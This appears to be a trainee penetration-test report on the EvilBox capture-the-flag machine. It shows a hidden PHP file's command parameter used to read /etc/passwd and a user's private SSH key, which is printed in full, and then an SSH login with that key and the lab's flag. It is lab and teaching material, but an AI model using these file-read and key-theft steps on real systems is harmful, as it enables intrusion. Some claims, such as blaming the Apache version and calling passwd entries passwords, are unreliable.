

EVILBOX



Time: 7:42 AM



Date: May 22 2025,Thursday

**Submitted By: Dipak Gupta
Certified Ethical Hacker**


**Submitted To: SBComputer
New Baneshwor,
Kathmandu**

1. 🔍 RCE Vulnerability (Apache 2.4.38)

- ➔ A RCE vulnerability is possible to reach via an endpoint
 - ➔ `http://localhost/vulnerable/endpoint.php?execute='MALICIOUS_PAYLOAD_BASE64'`
 - ➔ RCE Payload might run in webserver through endpoint
- 🔴 **Severity: High**


2. 📁 Found Hidden Files and Folder

- ➔ `/secret/evil.php`



3. 🧪 RCE Bug POC (Proof of Concept):

- ➔ **Infected Url :-** `http://192.168.1.36/secret/evil.php?command=/etc/passwd`



Found Web server's username and password : root, standard user, web server

1. root:x:0:0:root:/root:/bin/bash

username: root, uid=0, home directory: /root, shell: /bin/bash

2. www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

username: www-data, uid=33, home directory: /var/www, shell: /usr/sbin/nologin

3. mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash

username: mowree, uid=1000, home directory: /home/mowree

🔴 **Severity: critical**


⚠️ **Impact:** An attacker might perform unauthorized access.

4. **SSH Private Key Found via RCE**

➡ Private SSH key (id_rsa) of user mowree was accessed via RCE.

➡ **Infected Url:** http://192.168.1.36/secret/evil.php?command=/home/mowree/.ssh/id_rsa

🔴 **Severity: High**



```
1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4, ENCRYPTED
3 DEK-Info: DES-EDE3-CBC, 9FB14B3F3D04E90E
4
5 uuQm2CFIe/eZT5pNyQ6+K1Uap/FYwCsEkLz0Nt+x4A06FmjFmR8RUpwMHumbRC6
6 hqyoiv8vgp0gQRPYmZJ3QgS9kUCGdgC5+cXlNCST/GKQ0S4QMOMUTacjZZ8EJzoe
7 o7+7tCB8Zk/sw7b8c3m4Cz0CmE5mut8ZyuTnB0SALGAQfZjqsldugHjZ1t17mldb
8 +gzWGBUmKTOL0/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0t0Fsuot
9 b7A9XTubgElsLUEm8fGW64kX3x3LtXRsoR12n+krZ6T+I0TzThMwExR1Wxp4Ub/k
10 HtXTzdvd0BbgBf4h08gyC0xGEaVZHKaV/ynGn0v0zhLz+z1635jppVPK07H4bdLg
11 95C1omYunvJgunMS0ATC8uAWzo05Iz5ka0h+N0oFUrVtFJZ/0nhtMKw+M948EgnY
12 zh7Ffq1kLmJZHxnIS3bdcL4MFV0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu
13 rRqnxYW/ fzdJm+8XVIM0ccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKVLS+bD1
14 tHBv6U0hKcn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtLu9UrePLh/Xs
15 94KATK4jo0IW708GnPdKBiI+3Hk0gakL1kyYQVBTmJkTYEM8yRcssGZr/MdVnYwm
16 VD5pEdAybKBfBG/xVu2CR378BRKzLJkiyqRjXQLoFMVDz3I30RpjbpFYQs2Dm2M7
17 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQLSi94IHxAPvL4vyCoPLW89JzsNDsvG8P
18 hrkWRpPIwpzKdtMPw0bkPu4ykqgKkYYRmVlFX8oeis3C1hcjqvp3Lth0QDI+7Shr
19 Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0B03xA/zp+d98NnGLRqMmJK+StmqR
20 Iik3DRRRvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfho+V8WzbVzhP6+R
21 MtqgW1L0iAgB4CnTIud6DpXQtR9L//9aLrXa+4nWcDW2GoKjLjx0KNK8jXs58SnS
22 62LrvCNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAhLFTVZt4UH6cs0cwq5vvJAGh69
23 Q/ikz5XmyQ+wDwQEQDzNe0j9zBh1+lzrdmt0m7hI5WnIJakEM2vqCqlUN5CEs4u8
24 p1ia+meL0JVLlobfnUgxi30zm9SF2pi fQdePVU4G6GhIOBUIf34bts0iEIDf+qx2C
25 pwxoAe1tMmInLzfr2sKVLIeHIBfHq/hPf2PHU0cpz7MzfY36x9ufZc5MH2JDT8X
26 KREAj3S0pMpLP/ZcXjRL0LESQXeUQ2yvb6Lm+zhpg00jWH131gnaBhVIjLnLnTa
27 199+vydwe8+8nJq4/WXhKMHVTYXndET2H0fFNTFAqbk2Hgy6+6qS/4Q6DvVxTHdP
28 4Dg2QRnRTjp74dQ1NZ7juucvW7D8FE+CK80dkrr9yFyybVUqBwHrmQVFGKLS2I/
29 8k0VjIjFKkG04rNRWKVoo/HaRoI/f2G6tbEi0vclUMT8iutAg8S4VA==
30 -----END RSA PRIVATE KEY-----
31
```

5. Logged in as user mowree using leaked Private key:

➔ The attacker successfully logged in as user **mowree** using the leaked private key.

🔴 Severity: **Critical**

```
(kali@kali)-[~/Desktop]
$ ssh -i id_rsa mowree@192.168.1.36
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ ls -al
total 32
drwxr-xr-x 4 mowree mowree 4096 ago 16 2021 .
drwxr-xr-x 3 root root 4096 ago 16 2021 ..
lrwxrwxrwx 1 root root 9 ago 16 2021 .bash_history → /dev/null
-rwxr-xr-x 1 mowree mowree 220 ago 16 2021 .bash_logout
-rwxr-xr-x 1 mowree mowree 3526 ago 16 2021 .bashrc
drwxr-xr-x 3 mowree mowree 4096 ago 16 2021 .local
-rwxr-xr-x 1 mowree mowree 807 ago 16 2021 .profile
drwxr-xr-x 2 mowree mowree 4096 ago 16 2021 .ssh
-r----- 1 mowree mowree 31 ago 16 2021 user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ
mowree@EvilBoxOne:~$ uname -a
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
mowree@EvilBoxOne:~$
```

⚠ **Impact:** The system was hacked and compromised using leaked SSH credentials, giving the attacker full access to files, commands, and control over the user account.

✅ Conclusion






The Evilbox system was fully compromised due to:

- **Outdated Apache version (2.4.38)** with a critical security bug.
- **Hidden malicious file (evil.php)** used to run harmful commands.
- **Leaked user credentials**, including **root** and **mowree**.
- **Stolen SSH private key**, which allowed remote login.

These issues allowed the attacker to log in as user **mowree** and gain **complete control** over the system.

🔴 Severity: **Critical**

🔧 Solution

-  **Update Apache** to the latest version: **2.4.63 (January 2025)**.
-  **Remove malicious files**, such as **/secret/evil.php**.
-  **Change all passwords** and check user account permissions.
-  **Delete and replace SSH keys**, especially for user **mowree**.
-  **Make the system more secure** using a **firewall**, **log monitoring**, and **security tools**.